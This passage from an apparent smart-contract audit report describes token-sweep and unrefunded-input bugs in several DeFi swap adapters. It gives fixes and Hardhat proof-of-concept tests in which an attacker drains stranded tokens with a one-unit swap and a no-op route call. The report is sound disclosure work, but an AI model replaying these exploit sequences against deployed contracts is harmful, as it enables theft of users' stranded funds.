3. The refund block transfers the adapter's whole T balance to the attacker as `leftoverIn`.

**Impact:** Tokens left in the adapter go to the first caller who names them as `tokenIn`, so the owner's `recoverToken` is front-run. This covers intermediate-token dust, output stranded by `recipient == address(this)`, and tokens sent by mistake. Funds are lost only when such a balance exists.

**Fix:** Snapshot `IERC20(tokenIn).balanceOf(address(this))` before the pull and refund only the delta above that snapshot. This is the same pattern used for `tokenOut`.

**Note:** Any caller can sweep the adapter's whole balance of a chosen token as leftoverIn. This needs a balance already stranded in the adapter, which is an external state, so it is Medium and not High. The PoC demonstrated the sweep.

#### EVIDENCE

- `contracts/adapters/LiFiAdapter.sol:swapExactInput` — `leftoverIn` is read as the full `balanceOf(address(this))` of `tokenIn`, with no pre-pull snapshot, and sent to `msg.sender`.
- `contracts/adapters/LiFiAdapter.sol:swapExactInput` — `adapterOutBefore` is snapshotted for `tokenOut` only, so the input and output sides are handled asymmetrically.
- `contracts/adapters/LiFiAdapter.sol:swapExactInput` — the function has no access control and does not constrain `tokenIn`, `tokenOut` or `routeCalldata`, so the 1-wei call with a no-op route succeeds.
- `contracts/adapters/LiFiAdapter.sol:swapExactInput` — when `recipient == address(this)` the output is never forwarded, so it is left in the adapter and is sweepable.

#### PROOF OF CONCEPT

*`test/poc/swapExactInput_unscoped_balance_sweep_of_input_token_8301ddc4.js` — Strands 1000 units of a token in the `LiFiAdapter`, then has an attacker call `swapExactInput` with that token as `tokenIn`, `amountIn=1`, and a harmless no-op router call. The test asserts the*

*adapter's stranded balance stays intact, which holds only on fixed code. It's written to fail on the vulnerable code, because the `leftoverIn` refund sends the adapter's entire balance to the attacker. This confirms the vulnerability is a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

describe("LiFiAdapter.swapExactInput unscoped tokenIn balance sweep PoC",
function () {
  async function deployFixture() {
    const [owner, attacker, victim] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenT = await MockERC20.deploy("Stranded Token", "STR", 6); // token
stranded in the adapter
    const tokenOut = await MockERC20.deploy("Other Token", "OTH", 6);

    // MockSwapRouter plays the role of the LI.FI Diamond (allowed route
target).
    const MockSwapRouter = await ethers.getContractFactory("MockSwapRouter");
    const router = await MockSwapRouter.deploy();

    const LiFiAdapter = await ethers.getContractFactory("LiFiAdapter");
    const adapter = await LiFiAdapter.deploy(await router.getAddress(),
ethers.ZeroAddress);

    return { owner, attacker, victim, tokenT, tokenOut, router, adapter };
  }

  it("lets any caller sweep the adapter's entire pre-existing balance of
tokenIn", async function () {
    const { owner, attacker, victim, tokenT, tokenOut, router, adapter } = await
deployFixture();
    const adapterAddr = await adapter.getAddress();

    // 1. Token T is stranded in the adapter (e.g. a mistaken transfer / prior
dust / recipient==adapter).
    const stranded = 1_000_000_000n; // 1000 units of a 6-decimals token
    await tokenT.mint(adapterAddr, stranded);
    expect(await tokenT.balanceOf(adapterAddr)).to.equal(stranded);

    // 2. Attacker only needs 1 base unit of T (which is refunded to them
anyway).
    await tokenT.mint(attacker.address, 1n);
    await tokenT.connect(attacker).approve(adapterAddr, 1n);

    // Harmless successful call to the allowed route target: a no-op router swap
(amountIn = 0, amountOut = 0).
    const harmlessCalldata =
router.interface.encodeFunctionData("swapExactInput", [
      await tokenT.getAddress(),
      await tokenOut.getAddress(),
      0n,
      0n,
      attacker.address,
    ]);

    const attackerBefore = await tokenT.balanceOf(attacker.address);
```

```
    // Exploit call (amountIn = 1, minAmountOut = 0, recipient = attacker).
    await adapter
      .connect(attacker)
      .swapExactInput(
        await tokenT.getAddress(),
        await tokenOut.getAddress(),
        1n,
        0n,
        attacker.address,
        await router.getAddress(),
        harmlessCalldata,
      );

    const attackerAfter = await tokenT.balanceOf(attacker.address);
    console.log("attacker net gain of T:", (attackerAfter -
attackerBefore).toString());
    console.log("adapter T balance after:", (await
tokenT.balanceOf(adapterAddr)).toString());

    // Holds on fixed code (only the caller's own delta is refunded) and FAILS
when the bug exists:
    // the stranded balance must remain in the adapter for the owner to recover.
    expect(await tokenT.balanceOf(adapterAddr)).to.equal(stranded);
    expect(attackerAfter - attackerBefore).to.equal(0n);
  });
});
```

### C Entire TokenIn Balance Swept To Caller

**MEDIUM** **VERIFIED**

> **Unit Name:** `swapExactInput`
>
> **Location:** contracts/adapters/De1Adapter.sol:De1Adapter.swapExactInput (leftoverIn refund block)

**DESCRIPTION**

**Summary:** Any ERC20 balance sitting in the adapter can be taken by the next caller of `swapExactInput`. The leftover refund returns the adapter's whole `tokenIn` balance to `msg.sender`, not just the leftover from that caller's own swap.

**Mechanism:** `leftoverIn` is set to `IERC20(tokenIn).balanceOf(address(this))` and sent to `msg.sender`. Unlike `tokenOut`, no pre-call snapshot of the `tokenIn` balance is taken. `tokenIn` is caller-chosen and the function has no access control. Stray tokens therefore belong to whoever calls first with that `tokenIn`. The caller only needs a call to `de1Exchange` that succeeds, with `amountIn` of 1 and `minAmountOut` of 0. Tokens can end up stranded this way: output left in the adapter by a `recipient == address(this)` call, output routed to the adapter in a token other than `tokenOut`, or accidental transfers.

**Attack path:**

1. Tokens X are left in the adapter, e.g. a prior call used `recipient == address(this)` or output arrived in a token other than `tokenOut`.
2. Attacker calls `swapExactInput` with `tokenIn = X`, `amountIn = 1`, `minAmountOut = 0` and harmless calldata to `de1Exchange` that succeeds.
3. The adapter refunds its whole X balance to the attacker as `leftoverIn`.

**Impact:** Anyone can take any ERC20 balance held in the adapter, including by front-running the owner's `recoverToken`. Users whose funds were stranded there lose them.

**Fix:** Record `tokenIn` balance before pulling `amountIn` and refund only `balanceOf(this) - balanceBefore`. Consider rejecting `recipient == address(this)`.

**Note:** Any caller can sweep the adapter's whole tokenIn balance. This needs a residual balance to exist, such as output stranded by a recipient == adapter swap. That specific state makes it Medium rather than High.

#### EVIDENCE

- `contracts/adapters/De1Adapter.sol:swapExactInput` — `leftoverIn = IERC20(tokenIn).balanceOf(address(this))` is transferred in full to `msg.sender` with no baseline subtracted.
- `contracts/adapters/De1Adapter.sol:swapExactInput` — `tokenOut` uses `adapterOutBefore` to isolate the delta, but there is no matching `adapterInBefore` for `tokenIn`.
- `contracts/adapters/De1Adapter.sol:swapExactInput` — the function is external with only `nonReentrant`, and `tokenIn` is attacker-chosen, so any token held by the adapter can be targeted.
- `contracts/adapters/De1Adapter.sol:recoverToken` — the owner's recovery path for stranded tokens can be front-run by this sweep.

#### PROOF OF CONCEPT

*`test/poc/swapExactInput_entire_tokenIn_balance_swept_to_caller_d9dad0b1.js` — Strands the victim's output token X in the adapter by swapping with `recipient == adapter`. An attacker then calls `swapExactInput` with `tokenIn = X`, `amountIn = 1` and `minAmountOut = 0`, and a harmless route call. The test's harm assertions are written to pass on fixed code and fail while the bug exists, so a failure indicates the `leftoverIn` refund sweeps the adapter's whole X balance to the attacker. This confirms the vulnerability as a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

// PoC: De1Adapter.swapExactInput refunds the adapter's WHOLE tokenIn balance to
msg.sender
// (leftoverIn = balanceOf(this)), with no pre-call snapshot of tokenIn. Tokens
stranded in the
// adapter therefore belong to whichever caller next uses them as `tokenIn`.
describe("De1Adapter leftoverIn sweeps stranded tokenIn to the next caller",
function () {
  async function deployFixture() {
    const [owner, victim, attacker, treasury] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenA = await MockERC20.deploy("Token A", "TKA", 6); // victim's
input token
    const tokenX = await MockERC20.deploy("Token X", "TKX", 6); // token that
gets stranded in the adapter
    const tokenY = await MockERC20.deploy("Token Y", "TKY", 6); // arbitrary
tokenOut for the attacker

    const MockSwapRouter = await ethers.getContractFactory("MockSwapRouter");
    const router = await MockSwapRouter.deploy();

    const De1Adapter = await ethers.getContractFactory("De1Adapter");
    const adapter = await De1Adapter.deploy(await router.getAddress());

    return { owner, victim, attacker, tokenA, tokenX, tokenY, router, adapter };
  }

  it("lets an attacker take stranded tokens that a victim's swap left in the
adapter", async function () {
    const { owner, victim, attacker, tokenA, tokenX, tokenY, router, adapter } =
      await deployFixture();
    const adapterAddr = await adapter.getAddress();

    // ---- Step 1: victim's funds get stranded in the adapter ----
    // Victim swaps A -> X but sets recipient == adapter (the adapter explicitly
permits this and
    // does not forward output in that case), so the X output stays in the
adapter.
    const victimIn = 1_000_000n;
    const strandedX = 900_000n;
    await tokenA.mint(victim.address, victimIn);
    await tokenX.mint(await router.getAddress(), strandedX);
    await tokenA.connect(victim).approve(adapterAddr, victimIn);

    const victimCalldata = router.interface.encodeFunctionData("swapExactInput",
[
      await tokenA.getAddress(),
      await tokenX.getAddress(),
      victimIn,
      strandedX,
      adapterAddr,
    ]);
```

```
    await adapter
      .connect(victim)
      .swapExactInput(
        await tokenA.getAddress(),
        await tokenX.getAddress(),
        victimIn,
        0n,
        adapterAddr,
        await router.getAddress(),
        victimCalldata,
      );

    expect(await tokenX.balanceOf(adapterAddr)).to.equal(strandedX);

    // ---- Step 2: attacker calls swapExactInput with tokenIn = X, amountIn =
1, minAmountOut = 0 ----
    // The route calldata is harmless: swapPartialInput that spends 0 and pays
out 0 of tokenY.
    const attackerDust = 1n;
    await tokenX.mint(attacker.address, attackerDust);
    await tokenX.connect(attacker).approve(adapterAddr, attackerDust);

    const attackCalldata =
router.interface.encodeFunctionData("swapPartialInput", [
      await tokenX.getAddress(),
      await tokenY.getAddress(),
      0n,
      0n,
      attacker.address,
    ]);

    const attackerXBefore = await tokenX.balanceOf(attacker.address);
    await adapter
      .connect(attacker)
      .swapExactInput(
        await tokenX.getAddress(),
        await tokenY.getAddress(),
        attackerDust,
        0n,
        attacker.address,
        await router.getAddress(),
        attackCalldata,
      )
      .catch((e) => {
        console.log("attacker call reverted:", e.message);
      });
    const attackerXAfter = await tokenX.balanceOf(attacker.address);

    console.log("stranded X in adapter before attack:", strandedX.toString());
    console.log("attacker X gain:", (attackerXAfter -
attackerXBefore).toString());
    console.log("adapter X after attack:", (await
tokenX.balanceOf(adapterAddr)).toString());

    // ---- Harm assertions (hold on fixed code, FAIL when the bug exists) ----
    // The attacker should not net-gain anything beyond what they supplied.
```

```
    expect(attackerXAfter).to.be.lte(attackerXBefore);
    // The victim's stranded X must still be in the adapter (recoverable by the
owner).
    expect(await tokenX.balanceOf(adapterAddr)).to.equal(strandedX);

    // And the owner should still be able to recover it.
    await adapter
      .connect(owner)
      .recoverToken(await tokenX.getAddress(), owner.address, strandedX);
    expect(await tokenX.balanceOf(owner.address)).to.equal(strandedX);
  });
});
```

### d Unrestricted Sweep Of Adapter Token Balance

MEDIUM VERIFIED

**Unit Name:** `swapExactInput`

**Location:** contracts/adapters/UniswapV4Adapter.sol:UniswapV4Adapter.swapExactInput (leftoverIn refund)

DESCRIPTION

**Summary:** `swapExactInput` refunds the adapter's entire `tokenIn` balance to `msg.sender`, not just the unspent part of the caller's own `amountIn`. Any address can take tokens stranded in the adapter before the owner calls `recoverToken`.

**Mechanism:** `tokenOut` is measured as a before/after delta, but `leftoverIn` is `IERC20(tokenIn).balanceOf(address(this))` with no pre-call snapshot. `tokenIn` is a free caller argument and `swapExactInput` has no access control. The caller can set `minAmountOut=0`, `amountIn=1` and a harmless calldata to an allowed target, so the call succeeds and the whole pre-existing balance of that token is sent to the caller.

**Attack path:**

1. Tokens X are stranded in the adapter through a stray transfer or router output that was not forwarded.
2. Attacker calls `swapExactInput` with `tokenIn=X`, `amountIn=1`, `minAmountOut=0`, `recipient=attacker`, `routeTarget=universalRouter` or `permit2`, and no-op calldata.
3. The adapter pulls 1 unit, the call succeeds, and `leftoverIn` transfers the adapter's whole X balance to the attacker.

**Impact:** Any ERC20 balance left in the adapter can be taken by a front-runner. Sources include stray transfers, unforwarded router output, and Arc native USDC through its ERC20 interface. The owner's `recoverToken` rescue can be front-run.

**Fix:** Snapshot `tokenIn` balance before the pull and refund only `balanceAfter - balanceBefore` (the unspent portion of `amountIn`). Do the same for any pre-existing balance of the output token.

**Note:** Any caller can sweep the adapter's entire tokenIn balance via the leftoverIn refund. This needs a residual balance already in the adapter, a specific state, so it is Medium rather than High.

**EVIDENCE**

- `contracts/adapters/UniswapV4Adapter.sol:swapExactInput` — `leftoverIn = IERC20(tokenIn).balanceOf(address(this))` is paid to `msg.sender` with no pre-call `tokenIn` balance captured.
- `contracts/adapters/UniswapV4Adapter.sol:swapExactInput` — `tokenOut` uses `adapterOutBefore` / `adapterOutAfter` deltas, so the `tokenIn` handling is inconsistent with the sibling accounting.
- `contracts/adapters/UniswapV4Adapter.sol:swapExactInput` — it is `external` with only `nonReentrant`; `tokenIn`, `minAmountOut`, `recipient` and `routeCalldata` are all caller-chosen.
- `contracts/adapters/UniswapV4Adapter.sol:recoverToken` — the owner-only rescue path implies balances are expected to sit in the adapter, and an ungated sibling can take them first.

**PROOF OF CONCEPT**

*`test/poc/swapExactInput_unrestricted_sweep_of_adapter_token_balance_bdf7ed21.js` — Strands 1000 USDC in `UniswapV4Adapter`, then has an attacker holding 1 unit call `swapExactInput` with `amountIn=1`, `minAmountOut=0` and a no-op `swapPartialInput` route call, so the `leftoverIn` refund sends the adapter's whole token balance to the attacker. The test asserts the fixed behavior (attacker ends with 1 unit and the adapter keeps the stranded balance), so it fails on the vulnerable code, which confirms the vulnerability (true positive).*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

// PoC: UniswapV4Adapter.swapExactInput refunds the adapter's ENTIRE tokenIn
balance
// to msg.sender (leftoverIn = balanceOf(address(this))), not just the unspent
part of
// the caller's own amountIn. Any tokens stranded in the adapter can therefore
be swept
// by an arbitrary caller who supplies amountIn = 1 and a harmless route call.
describe("UniswapV4Adapter leftoverIn sweep PoC", function () {
  async function deployFixture() {
    const [owner, attacker, recipient] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const strayToken = await MockERC20.deploy("USD Coin", "USDC", 6); // token X
stranded in adapter
    const otherToken = await MockERC20.deploy("Euro Coin", "EURC", 6); // dummy
tokenOut

    const MockSwapRouter = await ethers.getContractFactory("MockSwapRouter");
    const router = await MockSwapRouter.deploy();

    const UniswapV4Adapter = await
ethers.getContractFactory("UniswapV4Adapter");
    const adapter = await UniswapV4Adapter.deploy(
      await router.getAddress(),
      ethers.ZeroAddress,
    );

    return { owner, attacker, recipient, strayToken, otherToken, router, adapter
};
  }

  it("lets any caller take tokens stranded in the adapter via leftoverIn
refund", async function () {
    const { owner, attacker, strayToken, otherToken, router, adapter } =
      await deployFixture();
    const adapterAddr = await adapter.getAddress();

    // 1. Tokens X are stranded in the adapter (stray transfer / unforwarded
router output).
    const stranded = 1_000_000_000n; // 1000 USDC (6 decimals)
    await strayToken.mint(adapterAddr, stranded);
    expect(await strayToken.balanceOf(adapterAddr)).to.equal(stranded);

    // The attacker only owns 1 unit of the token.
    await strayToken.mint(attacker.address, 1n);
    await strayToken.connect(attacker).approve(adapterAddr, 1n);

    // Harmless route call to the allowed target (the "universal router"):
spends 0 of
    // the pulled input and outputs 0, so the call succeeds with minAmountOut =
0.
    const routeCalldata =
```

```
router.interface.encodeFunctionData("swapPartialInput", [
      await strayToken.getAddress(),
      await otherToken.getAddress(),
      0n,
      0n,
      attacker.address,
    ]);

    // 2/3. Attacker calls swapExactInput with tokenIn = X, amountIn = 1,
minAmountOut = 0.
    let callSucceeded = true;
    try {
      await adapter
        .connect(attacker)
        .swapExactInput(
          await strayToken.getAddress(),
          await otherToken.getAddress(),
          1n,
          0n,
          attacker.address,
          await router.getAddress(),
          routeCalldata,
        );
    } catch (e) {
      callSucceeded = false;
      console.log("attack call reverted:", e.message);
    }
    console.log("attack call succeeded:", callSucceeded);
    console.log(
      "attacker balance after:",
      (await strayToken.balanceOf(attacker.address)).toString(),
    );
    console.log(
      "adapter balance after:",
      (await strayToken.balanceOf(adapterAddr)).toString(),
    );

    // Holds on fixed code (only the attacker's own 1 unit is refunded) and
FAILS when the
    // bug exists: the attacker walked away with the adapter's whole stranded
balance.
    expect(await strayToken.balanceOf(attacker.address)).to.equal(1n);
    expect(await strayToken.balanceOf(adapterAddr)).to.equal(stranded);

    // The owner's rescue would have succeeded on fixed code, but not if the
balance was swept.
    await adapter
      .connect(owner)
      .recoverToken(await strayToken.getAddress(), owner.address, stranded);
    expect(await strayToken.balanceOf(owner.address)).to.equal(stranded);
  });
});
```

### e Leftover Refund Uses Total Balance Not Delta

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `swapExactInput`
>
> **Location:** contracts/adapters/DZapAdapter.sol:swapExactInput (leftoverIn refund block)

DESCRIPTION

**Summary:** `swapExactInput` refunds the adapter's entire `tokenIn` balance to `msg.sender`, not just the unspent part of the caller's own `amountIn`. Any `tokenIn` already sitting in the adapter can be taken by whoever calls next.

**Mechanism:** The refund is computed as `leftoverIn = IERC20(tokenIn).balanceOf(address(this))`. No `tokenIn` balance is read before `safeTransferFrom`, so there is no baseline to subtract. `tokenIn` is caller-chosen, `routeTarget` may be the DZap router or Permit2, and `minAmountOut` may be 0. A caller can pass a tiny `amountIn`, any other `tokenOut` and harmless calldata that succeeds on the target. The call then passes every check and pays out the adapter's whole pre-existing balance of that token.

**Attack path:**

1. Observe a non-zero `tokenIn` balance (stray funds or dust) held by the adapter.
2. Call `swapExactInput` with that token as `tokenIn`, `amountIn` =1, `minAmountOut` =0, and calldata to the router or Permit2 that succeeds without effect.
3. The adapter refunds its whole `tokenIn` balance, including the stray funds, to the caller.

**Impact:** Tokens left in the adapter can be swept by any address, including ahead of the owner's `recoverToken`. Examples are tokens sent in by mistake, dust the DZap router returns, output parked there with `recipient == address(this)`, and ERC20-interface balances such as Arc native USDC. The loss is whatever balance is stranded there.

**Fix:** Record `IERC20(tokenIn).balanceOf(address(this))` before pulling `amountIn`. Refund only the surplus over that baseline, so pre-existing balances are never paid to the caller.

**Note:** Assessed as low impact; reported without a proof of concept.

**EVIDENCE**

- `contracts/adapters/DZapAdapter.sol:swapExactInput` — `leftoverIn` is read from the adapter's full `balanceOf` and sent to `msg.sender`, with no pre-call `tokenIn` snapshot.
- `contracts/adapters/DZapAdapter.sol:swapExactInput` — the `tokenOut` side snapshots `adapterOutBefore` and forwards only the delta. The `tokenIn` side has no equivalent baseline.
- `contracts/adapters/DZapAdapter.sol:swapExactInput` — nothing restricts the caller, and `minAmountOut == 0` is accepted. `_isAllowedRouteTarget` also admits `permit2`, so a benign Permit2 call can be used to satisfy `success`.
- `contracts/adapters/DZapAdapter.sol:recoverToken` — the owner-only sweep implies the adapter is expected to hold stray balances. That makes the exposure real, and the owner's rescue can be front-run.

### 5.1.3. Unspent tokenIn not refunded after partial-fill swaps

MEDIUM 8 FINDINGS

**ROOT CAUSE**

The adapters and executor pull the full amountIn but only pay out or forward what the route consumed, and never return the unspent tokenIn to the caller. On a partial fill the remainder stays in the contract and only the owner's recoverToken can move it. UnitFlowAdapter (six findings) is the main site, and AeroAdapter and RecurringOrderExecutor repeat the pattern.

**THE FIX**

After the pool or route call, compute the input actually consumed (from the pool's input delta or a pre/post tokenIn balance snapshot). Refund the difference to the caller or user, or revert on partial fills. Apply this in UnitFlowAdapter, AeroAdapter and RecurringOrderExecutor, as TowerSwapExecutor.executeSwap already does.

**FINDINGS**

**a · b · c · d · e · f · g · h**

#### a Unrefunded Unconsumed Input On Partial Fill

MEDIUM VERIFIED

> **Unit Name:** `_swapPoolExactInput`
>
> **Location:** contracts/adapters/UnitFlowAdapter.sol:_swapPoolExactInput (also reached via _swapNativeUsdcToToken / _swapTokenToNativeUsdc)

**DESCRIPTION**

**Summary:** The adapter pulls the full `amountIn` but never checks how much input the pool actually consumed. On a partial fill, the unspent input stays in the adapter and is not returned to the executor or user.

**Mechanism:** `swapExactInput` pulls `amountIn` from the caller. `_swapPoolExactInput` then calls `pool.swap` with price limits of `MIN_SQRT_RATIO + 1` / `MAX_SQRT_RATIO - 1`. A V3-style swap stops early if liquidity runs out, so the callback pays less than `amountIn`. The function reads only the output delta. It does not compare the input delta with `amountIn`, does not refund the difference, and does not require full consumption. `TowerSwapExecutor` computes `inputRefund` from its own balance, so it never sees the input left in the adapter.

**Impact:** When the pool lacks liquidity for the full `amountIn` and the caller's `minAmountOut` is loose (for example the DCA relayer-key scenario with `minAmountOut=1`), the user receives a partial output. The unspent input stays in the adapter, recoverable only by the owner via `recoverToken`.

**Fix:** In `_swapPoolExactInput`, read the input delta for `tokenIn` and require it equals `amountIn`. Otherwise refund `amountIn - spent` to the caller; in the native path, refund it as native USDC after unwrapping.

**Note:** PoC shows 597 of 997 input stranded in UnitFlowAdapter on a partial fill. Needs exhausted pool depth and a loose minAmountOut, so Medium. Only the owner can recover the tokens.

### EVIDENCE

- `contracts/adapters/UnitFlowAdapter.sol:_swapPoolExactInput` — only `outputDelta` is read. The input-side delta from `pool.swap` is discarded and never compared with `amountIn`.
- `contracts/adapters/UnitFlowAdapter.sol:swapExactInput` — pulls the full `amountIn` via `safeTransferFrom` before the swap, with no post-swap sweep of leftover `tokenIn` to `msg.sender`.
- `contracts/TowerSwapExecutor.sol:executeSwap` — `inputRefund` is derived from the executor's own `tokenIn` balance, so input held by the adapter is invisible to it.
- `contracts/adapters/UnitFlowAdapter.sol:_handleSwapCallback` — pays only the pool-reported delta, so the adapter retains any input the pool did not request.

### PROOF OF CONCEPT

*`test/poc/swapPoolExactInput_unrefunded_unconsumed_input_on_partial_fill_5507680b.js` — Runs a swap through `TowerSwapExecutor.executeSwap` and `UnitFlowAdapter.swapExactInput` against a mock V3-style pool that only fills 400 of the 997 input tokens, with `minAmountOut=1`. The swap succeeds, but the unspent 597 input tokens are neither refunded to the user nor returned to the executor and stay in the adapter. The test's refund assertions fail on the vulnerable code, so the vulnerability is a true positive.*

```
// PoC: UnitFlowAdapter._swapPoolExactInput never checks / refunds unconsumed
input on a partial fill.
//
// Flow under test (all real project contracts except the UnitFlow pool/factory,
which are
// minimal V3-style mocks compiled at runtime from the source string below):
//   user -> TowerSwapExecutor.executeSwap -> UnitFlowAdapter.swapExactInput ->
pool.swap
//
// The pool only has liquidity for part of the requested amountIn (exactly what
a real V3 pool does
// when the sqrt price limit is MIN/MAX and liquidity runs out: it returns the
*consumed* deltas).
// The adapter pulled the full amountIn up front, so the unspent remainder stays
in the adapter.
// TowerSwapExecutor computes inputRefund from its own balance, so it never sees
it either.

const { expect } = require("chai");
const hre = require("hardhat");
const { ethers } = hre;
const {
  TASK_COMPILE_SOLIDITY_GET_SOLC_BUILD,
  TASK_COMPILE_SOLIDITY_RUN_SOLC,
  TASK_COMPILE_SOLIDITY_RUN_SOLCJS,
} = require("hardhat/builtin-tasks/task-names");

const MOCK_SOURCE = `
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

interface IERC20Min {
    function transfer(address to, uint256 amount) external returns (bool);
    function balanceOf(address a) external view returns (uint256);
}

interface ISwapCallback {
    function uniswapV3SwapCallback(int256 amount0Delta, int256 amount1Delta,
bytes calldata data) external;
}

// V3-style pool at a 1:1 price that only has liquidity to absorb
\`inputCapacity\` of input.
// When more input is requested it stops early (partial fill) and reports only
consumed deltas,
// exactly like UniswapV3Pool.swap does once liquidity is exhausted.
contract PartialFillPool {
    address public token0;
    address public token1;
    uint256 public inputCapacity;

    constructor(address a, address b, uint256 cap) {
        (token0, token1) = a < b ? (a, b) : (b, a);
        inputCapacity = cap;
    }
```

```
    function swap(
        address recipient,
        bool zeroForOne,
        int256 amountSpecified,
        uint160,
        bytes calldata data
    ) external returns (int256 amount0, int256 amount1) {
        require(amountSpecified > 0, "exact input only");
        uint256 requested = uint256(amountSpecified);
        uint256 spent = requested > inputCapacity ? inputCapacity : requested;

        address tIn = zeroForOne ? token0 : token1;
        address tOut = zeroForOne ? token1 : token0;

        if (zeroForOne) {
            amount0 = int256(spent);
            amount1 = -int256(spent);
        } else {
            amount1 = int256(spent);
            amount0 = -int256(spent);
        }

        IERC20Min(tOut).transfer(recipient, spent);

        uint256 balBefore = IERC20Min(tIn).balanceOf(address(this));
        ISwapCallback(msg.sender).uniswapV3SwapCallback(amount0, amount1, data);
        require(IERC20Min(tIn).balanceOf(address(this)) >= balBefore + spent,
"IIA");
    }
}

contract MockUnitFlowFactory {
    mapping(bytes32 => address) private pools;

    function setPool(address a, address b, uint24 fee, address pool) external {
        pools[_key(a, b, fee)] = pool;
    }

    function getPool(address a, address b, uint24 fee) external view returns
(address) {
        return pools[_key(a, b, fee)];
    }

    function _key(address a, address b, uint24 fee) private pure returns
(bytes32) {
        (address x, address y) = a < b ? (a, b) : (b, a);
        return keccak256(abi.encode(x, y, fee));
    }
}
`;

// Compile the mock pool/factory with the same solc build Hardhat already uses
for the project.
async function compileMocks() {
  const input = {
```

```
    language: "Solidity",
    sources: { "UnitFlowMocks.sol": { content: MOCK_SOURCE } },
    settings: {
      optimizer: { enabled: false, runs: 200 },
      outputSelection: { "*": { "*": ["abi", "evm.bytecode.object"] } },
    },
  };
  const build = await hre.run(TASK_COMPILE_SOLIDITY_GET_SOLC_BUILD, {
    quiet: true,
    solcVersion: "0.8.24",
  });
  let output;
  if (build.isSolcJs) {
    output = await hre.run(TASK_COMPILE_SOLIDITY_RUN_SOLCJS, {
      input,
      solcJsPath: build.compilerPath,
    });
  } else {
    output = await hre.run(TASK_COMPILE_SOLIDITY_RUN_SOLC, {
      input,
      solcPath: build.compilerPath,
    });
  }
  const errors = (output.errors || []).filter((e) => e.severity === "error");
  if (errors.length > 0) {
    throw new Error("Mock compilation failed: " + errors.map((e) =>
e.formattedMessage).join("\n"));
  }
  const out = output.contracts["UnitFlowMocks.sol"];
  return {
    Pool: out.PartialFillPool,
    Factory: out.MockUnitFlowFactory,
  };
}

async function deployFromArtifact(artifact, signer, args = []) {
  const f = new ethers.ContractFactory(artifact.abi, "0x" +
artifact.evm.bytecode.object, signer);
  const c = await f.deploy(...args);
  await c.waitForDeployment();
  return c;
}

describe("UnitFlowAdapter unrefunded unconsumed input on partial fill PoC",
function () {
  it("strands the unspent input in the adapter when the pool only partially
fills", async function () {
    const [owner, treasury, user] = await ethers.getSigners();
    const mocks = await compileMocks();

    // ---- tokens (6 decimals, like USDC / EURC) ----
    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("USD Coin", "USDC", 6);
    const tokenOut = await MockERC20.deploy("Euro Coin", "EURC", 6);
    const tokenInAddr = await tokenIn.getAddress();
    const tokenOutAddr = await tokenOut.getAddress();
```

```
    // ---- UnitFlow mock venue: pool can only absorb 400 of the input ----
    const fee = 500;
    const POOL_CAPACITY = 400_000_000n; // 400 tokens of input liquidity
    const factory = await deployFromArtifact(mocks.Factory, owner);
    const pool = await deployFromArtifact(mocks.Pool, owner, [tokenInAddr,
tokenOutAddr, POOL_CAPACITY]);
    await factory.setPool(tokenInAddr, tokenOutAddr, fee, await
pool.getAddress());
    await tokenOut.mint(await pool.getAddress(), 10_000_000_000n);

    // ---- real project contracts ----
    const dummyNativeUsdc = ethers.Wallet.createRandom().address;
    const dummyWusdc = ethers.Wallet.createRandom().address;
    const UnitFlowAdapter = await ethers.getContractFactory("UnitFlowAdapter");
    const adapter = await UnitFlowAdapter.deploy(await factory.getAddress(),
dummyNativeUsdc, dummyWusdc);
    await adapter.waitForDeployment();
    const adapterAddr = await adapter.getAddress();

    const TowerSwapExecutor = await
ethers.getContractFactory("TowerSwapExecutor");
    const executor = await TowerSwapExecutor.deploy(treasury.address,
owner.address, 30); // 30 bps, as on mainnet
    await executor.waitForDeployment();
    const executorAddr = await executor.getAddress();
    await executor.connect(owner).setRouteTarget(adapterAddr, true);
    await executor.connect(owner).setApprovalSpender(adapterAddr, true);

    // ---- user swaps 1000 tokenIn with a loose minAmountOut (DCA / relayer-
style) ----
    const amountIn = 1_000_000_000n;
    const feeAmount = (amountIn * 30n) / 10_000n; // 3 tokens to treasury
    const swapAmountIn = amountIn - feeAmount; // 997 tokens routed to the
adapter
    const minAmountOut = 1n;
    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(executorAddr, amountIn);

    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;
    const routeCalldata = adapter.interface.encodeFunctionData("swapExactInput",
[
      tokenInAddr,
      tokenOutAddr,
      fee,
      swapAmountIn,
      minAmountOut,
      executorAddr, // output goes back to the executor, which forwards it to
the user
      deadline,
    ]);

    // The swap itself SUCCEEDS (partial fill satisfies minAmountOut = 1).
    await executor.connect(user).executeSwap({
      tokenIn: tokenInAddr,
      tokenOut: tokenOutAddr,
```

```
      amountIn,
      minAmountOut,
      recipient: user.address,
      routeTarget: adapterAddr,
      approvalSpender: adapterAddr,
      routeCalldata,
    });

    const userOut = await tokenOut.balanceOf(user.address);
    const userInputLeft = await tokenIn.balanceOf(user.address);
    const adapterInput = await tokenIn.balanceOf(adapterAddr);
    const executorInput = await tokenIn.balanceOf(executorAddr);
    const poolInput = await tokenIn.balanceOf(await pool.getAddress());
    const treasuryInput = await tokenIn.balanceOf(treasury.address);

    console.log("amountIn (user)                 :", amountIn.toString());
    console.log("fee to treasury                  :", treasuryInput.toString());
    console.log("swapAmountIn sent to adapter     :", swapAmountIn.toString());
    console.log("input actually consumed by pool  :", poolInput.toString());
    console.log("user output received             :", userOut.toString());
    console.log("user input refunded              :", userInputLeft.toString());
    console.log("executor input balance           :", executorInput.toString());
    console.log("ADAPTER input balance (stranded) :", adapterInput.toString());

    // Sanity: the swap partially filled (pool consumed only its capacity) and
fee was taken.
    expect(poolInput).to.equal(POOL_CAPACITY);
    expect(userOut).to.equal(POOL_CAPACITY);
    expect(treasuryInput).to.equal(feeAmount);

    const unspent = swapAmountIn - POOL_CAPACITY;

    // Holds on fixed code (unspent input refunded to the user) and FAILS when
the bug exists:
